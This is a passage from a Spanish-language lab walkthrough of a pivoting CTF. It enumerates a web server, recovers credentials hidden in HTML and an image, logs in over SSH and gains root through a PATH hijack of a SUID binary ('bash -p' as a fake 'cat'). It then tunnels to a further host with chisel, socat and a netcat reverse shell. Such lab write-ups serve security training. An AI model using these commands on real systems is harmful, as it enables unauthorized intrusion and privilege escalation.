|   2048 818f445304a981acf93c4d6fc6bd61a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCWD3FxSjZsVitvLh+T2H7YXugTHxEEmebRbiiJFDt5BFm+hfELTOCeoQLVNd2GaqYr8sD0GGz5lc7npxfE7Q0xSL6y0HCsEQC/zzmfmPwscqYJV+fk6mwAt8lAh537O
B00YZtmt/67kUgW3Xd9udhvT1MiLdk0WNRcjtMotgzs9a0gXk1CUEery/w7pa5CxM9F4uFJ0EclV6Dzdga31ZldU2QqkJWgT1XzDZHYjTEA92GN7kES1stUz/PygGU7C6gXzmTuiBHw9kmdAfzG+KyJUAKt2wZaxqWrNWml
7Nwy1iHKCTmrlfkFkwxJ+5Glh3SWVRor0x/8fVRLzuSwvXDX
|   256 fb128790451c8bb72386aaa72fbe80f0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOCjQeru+5a3+VqyTvVo6JZC4aIResbTMoq3J+G3EObG+ic+EycPH92coD1VMS8PMxpW8Bp3lHdbQOV8NJ8eYLE=
|   256 d4e3366cd020c35b2dc6c56b28bef6f6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDOruj2FYzeb0QWZZH4K3dcPk04F0iGMvU8iBK5c2l1R
80/tcp open  http    syn-ack Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Section 9
|_http-favicon: Unknown favicon MD5: DE02BF0388A5D040B61481AE073E693D
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Tenemos servicios abiertos en:


- Puerto 21: vsftpd 3.0.3
- Puerto 22: OpenSSH 7.9p1
- Puerto 80: Apache httpd 2.4.38

Como el puerto 80 está habilitado, vamos a comenzar viendo que contiene.

4.1.2. Enumeración Web

Antes de poder abrir el puerto 80 en el navegador de nuestra máquina de ataque, debemos configurar “foxy proxy” para poder tunelizar la conexión SOCKS5 hacia nuestro navegador y poder ver el contenido de la Web.






Vamos a seguir enumerando los directorios del sitio Web.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q dirsearch -u "192.168.220.133" -i200,301 -e txt,php,zip,js,html -t64

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: txt, php, zip, js, html | HTTP method: GET | Threads: 64 | Wordlist size: 10916

Output File: /root/.dirsearch/reports/192.168.220.133_23-02-18_11-11-12.txt

Error Log: /root/.dirsearch/logs/errors-23-02-18_11-11-12.log

Target: http://192.168.220.133/

[11:11:12] Starting:
[11:11:13] 301 -  315B  - /js  →  http://192.168.220.133/js/
[11:12:09] 301 -  319B  - /images  →  http://192.168.220.133/images/
[11:12:09] 200 -    5KB - /images/
[11:12:10] 200 -    2KB - /index.html
[11:12:12] 200 -  931B  - /js/
[11:12:32] 200 -    4KB - /robots.txt

Task Completed
```

Interesante tenemos el archivo robots.txt, vamos que información contiene.



Abrimos los 4 contract*.html pero no contienen información interesante en principio.

Pasamos a abrir los archivos sector*.html. Una vez abiertos varios de ellos vemos que al final del código de cada uno de ellos tenemos este patrón repetido.


```
<main class="main">
    <div class="back1"></div>
</main>

<div secret1="pu"></div>

</body>
</html>
```

Vamos a descargar todos estos archivos y extraer todos los “secretos”.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q curl --silent "http://192.168.220.133/sector[1-10].html" | grep secret
<div secret1="pu"></div>
<div secret2="pp"></div>
<div secret3="et"></div>
<div secret4="ma"></div>
<div secret5="st"></div>
          The exact location of Section 9's headquarters is held as top-secret and is only known by the Japanese government and Secti
on 9 employees.
<div secret6="er"></div>
```

Obtenemos lo que parecen las sílabas de una palabra que pueden pertenecer a un nombre de usuario o una contraseña. Ya también, tenemos las indicaciones para encontrar la sección 9.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q curl --silent "http://192.168.220.133/sector[1-10].html" | grep secret | grep -oP '".*?"' | tr -d '"'
pu
pp
et
ma
st
er
```

La palabra formada es “puppetmaster”.


Vamos a continuación a buscar la ubicación de la sección 9. Analizamos tanto la web como el código fuente, pero no encontramos nada que parezca útil. Vamos a crear un diccionario a partir del contenido de la web con el que posteriormente volveremos a hacer fuzzing de directorios en la web.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q cewl --with-numbers http://192.168.220.133/sector9.html >fuz.txt
```

Con la lista creada, vamos a volver a realizar otra tarea de fuzzing por si existiese otro directorio no encontrado anteriormente.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q gobuster dir -u http://192.168.220.133 -t 50 -x .php,.html,.txt -w fuzz.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.220.133
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                fuzz.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
2023/02/18 11:38:03 Starting gobuster in directory enumeration mode
===============================================================
/project2501.html     (Status: 200) [Size: 2172]
Progress: 600 / 604 (99.34%)
===============================================================
2023/02/18 11:38:09 Finished
===============================================================

┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─#
```

Vamos a ver el archivo encontrado en el navegador Web.



Hay una imagen. ¿Qué podemos hacer? Podemos extraer sus metadatos, descifrarla, buscar información en el código fuente de la página Web.

Vamos a buscar la imagen en el código fuente.

```
<head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0" />
    <meta http-equiv="cache-control" content="no-cache"/>

    <meta name="author" content="ShellDredd" />
    <meta name="copyright" content="ShellDredd" />
    <link  rel="icon"   href="images/9-logo.png" type="image/jpeg" sizes="16x16" />

    <link href="modding.css" rel="stylesheet">

    <title>Project 2501</title>


</head>

<body>

    <div id="contenedor_carga">
        <div id="carga"></div>
    </div>

    <script>
        window.onload = function(){
            var contenedor = document.getElementById('contenedor_carga');

            contenedor.style.visibility = 'hidden';
            contenedor.style.opacity = '0';
        }
    </script>
```


```
.contract2 {
  font: Open Sans, Impact;
  background-image: url(images/contract2.jpg);
  background-size: cover;
  width: 100%;
  height: 1000px;
}

.contract3 {
  font: Open Sans, Impact;
  background-image: url(images/contract3.gif);
  background-size: cover;
  width: 100%;
  height: 1000px;
}

.contract4 {
  font: Open Sans, Impact;
  background-image: url(images/contract4.gif);
  background-size: cover;
  width: 100%;
  height: 1000px;
}

.project {
  background-image: url(images/master.png);
  background-size: cover;
  width: 100%;
  height: 1700px;
}
```


Descargamos la imagen.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# wget -r "http://192.168.220.133/images/master.png"
--2023-02-18 12:21:33--  http://192.168.220.133/images/master.png
Connecting to 192.168.220.133:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4344180 (4.1M) [image/png]
Saving to: '192.168.220.133/images/master.png'

192.168.220.133/images/master.png 100%[===================>]   4.14M  22.9MB/s    in 0.2s

2023-02-18 12:21:33 (22.9 MB/s) - '192.168.220.133/images/master.png' saved [4344180/4344180]

FINISHED --2023-02-18 12:21:33--
Total wall clock time: 0.2s
Downloaded: 1 files, 4.1M in 0.2s (22.9 MB/s)
```

Desciframos la imagen con esta herramienta.

Y con CyberChef, desciframos el binario obtenido anteriormente.




Puede ser una contraseña. Recordamos que tenemos un servicio SSH corriendo en el puerto 22.

4.2. Explotación

Con el posible nombre de usuario “puppetmaster” y la contraseña extraída de la imagen anterior, vamos a intentar iniciar sesión a través de SSH.


Ya tenemos acceso a la máquina víctima como usuario “puppetmaster”. Vamos a por la flag.



El siguiente paso será la elevación de privilegios.

4.3. Elevación de privilegios

En el mismo directorio donde encontramos la flag user.txt, encontramos un systeminfo que puede ser útil.



Vamos a analizar este archivo realizando reversing por si pudiese contener información interesante más allá de la que vimos anteriormente.

```
puppetmaster@CelebritySoup:~$ strings systeminfo
/lib64/ld-linux-x86-64.so.2
setuid
puts
system
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
/usr/bin/whoami
/usr/bin/id
/usr/bin/hostname
cat /etc/*release
/usr/bin/uname -r
;*3$"
GCC: (Debian 10.2.1-1) 10.2.1 20201207
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
main.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@@GLIBC_2.2.5
_edata
system@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
```

Vamos a filtrar por directorios interesantes.


```
puppetmaster@CelebritySoup:~$ strings systeminfo | grep /
/lib64/ld-linux-x86-64.so.2
u/UH
/usr/bin/whoami
/usr/bin/id
/usr/bin/hostname
cat /etc/*release
/usr/bin/uname -r
puppetmaster@CelebritySoup:~$
```

En el comando “cat”, no se especifica una ruta absoluta, no como “/usr/bin/whoami”, entonces podemos crear un “falso cat” para que, al colocarlo en la variable de entorno, systeminfo ejecuta nuestro cat.

Vamos a comprobar si “systeminfo” tiene activo el bit SUID.

```
puppetmaster@CelebritySoup:~$ find / -perm -u=s -type f 2>/dev/null
/home/puppetmaster/systeminfo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
puppetmaster@CelebritySoup:~$
```

Cuando llamemos al ejecutable “systeminfo”, nuestro “falso cat” será ejecutado. Vamos a crear nuestro “falso cat”.

```
puppetmaster@CelebritySoup:~$ echo "bash -p" > /tmp/cat
puppetmaster@CelebritySoup:~$ chmod +x /tmp/cat
puppetmaster@CelebritySoup:~$ export PATH=/tmp/:$PATH
puppetmaster@CelebritySoup:~$ echo $PATH
/tmp/:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
puppetmaster@CelebritySoup:~$
```


El siguiente paso será volver a ejecutar “systeminfo”. Ya deberíamos tener privilegios máximos en la máquina víctima.

```
puppetmaster@CelebritySoup:~$ ./systeminfo


root
uid=0(root) gid=1000(puppetmaster) grupos=1000(puppetmaster),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
CelebritySoup
root@CelebritySoup:~#
```

Vamos a por la flag.

```
root@CelebritySoup:~# find / -name root.txt
/root/root.txt
root@CelebritySoup:~# cat /root/root.txt
root@CelebritySoup:~# more /root/root.txt
bS8[redacted]
root@CelebritySoup:~#
```

Como hemos modificado “cat”, no funciona para abrir la flag. Debemos utilizar “more” o “less”.

Y siguiente paso será el último pivoting del laboratorio, hacia la máquina “rei”

5- Pivotando hacia rei

Comenzamos comprobando en que redes tiene conexión la máquina “CelebritySoup”

```
root@CelebritySoup:~# hostname -I
192.168.60.130 192.168.220.133
root@CelebritySoup:~#
```

Esta conectada a dos redes. La 192.168.220.0/24 corresponde a la red donde también está conectada la máquina “VideoClub”. Así que la red que nos interesa es 192.168.60.0/24. Vamos a cargar un ejecutable bash que realice un escaneo de las IP activas en esa red. Habilitamos un servidor con Python sobre la máquina VideoClub a partir de la cual transferiremos el ejecutable “reconIP.sh” a “CelebritySoup”. Una vez hecho esto, daremos permisos y ejecutaremos.

En nuestra máquina volvemos a conectar otra Shell con la que nos conectaremos a “VideoClub”, una vez hecho esto, ya podremos levantar el servidor.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# nc -lnvp 5000
listening on [any] 5000 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.133] 51158
cd /tmp
ls
chisel
reconIP.sh
python3 -m http.server 1234
```


En “CelebritySoup” transferimos el archivo.

```
root@CelebritySoup:~# wget 192.168.220.132:1234/reconIP.sh
--2023-02-18 05:44:24--  http://192.168.220.132:1234/reconIP.sh
Conectando con 192.168.220.132:1234... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 490 [text/x-sh]
Grabando a: “reconIP.sh”

reconIP.sh                    100%[═══════════════════════════════════════════════>]     490  --.-KB/s    en 0s

2023-02-18 05:44:24 (27,1 MB/s) - “reconIP.sh” guardado [490/490]

root@CelebritySoup:~# ls
reconIP.sh  systeminfo  user.txt
root@CelebritySoup:~# chmod +x reconIP.sh
```

Ejecutamos.

```
root@CelebritySoup:~# ./reconIP.sh
Enter the network prefix (e.g. 192.168.1): 192.168.60
192.168.60.129 is up
192.168.60.130 is up
IP enumeration complete, exiting...
root@CelebritySoup:~#
```

La IP “130” corresponde a la máquina “CelebritySoup”, por lo que la IP de “rei” es 192.168.60.129.

En este caso, el proceso de pivoting es más laborioso. Tenemos que hacer dos cosas, por un lado, levantaremos un cliente de “chisel” en la máquina “CelebritySoup” que lo vamos a redireccionar a un puerto aleatorio de la máquina “VideoClub” y por otro lado levantaremos la herramienta “socat” en la máquina “VideoClub”, que utilizaremos para reenviar la información recibida del puerto aleatorio anterior al puerto donde tenemos levantado el servidor de “chisel” de nuestra máquina de ataque. La finalidad de este montaje es poder acceder al segmento donde se encuentra “CelebritySoup” y “rei” desde nuestra máquina de ataque. También, debemos modificar el archivo proxychains.conf para adaptarlo a la nueva conexión creada.

Comenzamos:

1. Ejecutamos “chisel” en “CelebritySoup”

```
puppetmaster@CelebritySoup:~$ ./chisel client 192.168.220.132:4456 R:8000:socks
2023/02/18 10:53:05 client: Connecting to ws://192.168.220.132:4456
2023/02/18 10:53:05 client: Connected (Latency 4.601352ms)
```


¿Qué significa esta ejecución? Por un lado tenemos que la información se va a enviar a la IP 192.168.220.132 en el puerto 4456 (VideoClub) y por otro lado, tenemos que la conexión socks se va realizar a través del puerto 8000 (recordamos que cuando ejecutamos “chisel” para acceder al segmento de “CelebritySoup”, el puerto por defecto y en uso ahora mismo, es el 1080).

2. Ejecutamos “socat” en “VideoClub”

```
www-data@video-club-margarita:/tmp$ ./socat TCP-LISTEN:4456,fork TCP:192.168.56.12
9:4444
129:4444TCP-LISTEN:4456,fork TCP:192.168.56.1
```

De esta manera, toda la información que reciba la máquina “VideoClub” en el puerto 4456 será reenviada al puerto 4444 de nuestra máquina de ataque, el puerto donde tenemos levantado el servidor de “chisel”.

También, al igual que hicimos en el primer pivoting, debemos añadir el nuevo puerto de socks5 al archivo proxychains.conf y cambiar, strict_chain por dynamic_chain para poder utilizar ambos puertos.

```
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
```

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1  8000
socks5 127.0.0.1  1080
```

Y ya deberíamos tener conexión con la máquina “rei”

6- Rei

6.1. Enumeración

6.1.1. Servicios abiertos

Estamos conectados a “rei” a través de un doble túnel, lo que significa que las conexiones pueden ser lentas. En este caso, vamos a comenzar la enumeración de puertos abiertos con la utilidad “masscan” que es más rápida que “nmap” en la enumeración de puertos abiertos. (No debemos pasarnos con los hilos de masscan ya que puede no detectar todos los servicios)


```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q masscan -p- 192.168.60.129 --rate=500
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-02-19 09:33:14 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 65333/tcp on 192.168.60.129
Discovered open port 63777/tcp on 192.168.60.129
```

Tenemos dos puertos abiertos, 65333 y 63777. Ahora sí, vamos a “nmap” para el escaneo detallado de estos servicios.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q nmap -p65333,63777 -sTVC --min-rate 5000 -Pn -n -vvv 192.168.60.129
```


```
PORT      STATE SERVICE REASON  VERSION
63777/tcp open  http    syn-ack lighttpd 1.4.59
|_http-title: Welcome page
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.59
65333/tcp open  ssh     syn-ack OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 2562b814da7de9ea484ca93108cdc578 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwObTlb+0TVcGqyc6LpzBka3M/Y//L0+WBUpKsA+B24uoR/CqzsguRdkRzqsJ8R7O8kiTj
hgTyqNcGtsDn3S+otrvNpX+JbbFq88HSa7jdI1KME/uS83e6mH2hGNIf3g8q1nzytu9STtflxOuEpXZCMBkrmQn+zMpgTne0BK2se1M7+mUWTb
8iH91XE37HNUz7xgJtaQfusuPAJfOdMFTAtygoN4ePZgIbuoBRi+8z5GrHWLlABDq28j+gfKRQO1UfZ89walP+g53LDdmga1DtiYesvTeoE1VZ
+YNmfp6P6tfExCzF3G8FIW4Kwt+kOhX2D9MHiYpHCltnTh/XHZTu9eEpanKF9m0HHFdythQpOTOTEMNoSNgJmFwhAIDDOngg18J3bZ9uYNhiNB
eGdExK7/ZOyaTr0VHz4z3KasFGh+N3Af68jjrpMNH8nnw4wrXoOUKVC5LAw4xJsHADDyrY4KAI72abKZqB2NFjG1ZpNi2Vqd6lfLdSQNlPXOL0
SrM=
|   256 b851f862de1609d0f9a82cc33b09a1e3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF7T2H1zSur8v8MMVXi4rFbgDD+JTGsELCMf
tOiSg6KRMJ6GQXfMem0wEQDAYVp4z/dnGXs2YdxczS2OQQY7+mQ=
|   256 f4f56cac81ed0614ea07de56ac34cabe (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICtWH6YtSW5hJr4hzL8+BcvALNY4+kJ3RlJma/9e554y
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Servicios abiertos:


- Puerto 63777 -> HTTP -> lighttdp 1.4.59
- Puerto 65333 -> SSH -> OpenSSH 8.4

6.1.2. Enumeración Web

Antes de continuar, recordamos que debemos configurar “foxy proxy” para poder acceder al sitio Web a través de socks.




Y ya podremos acceder.



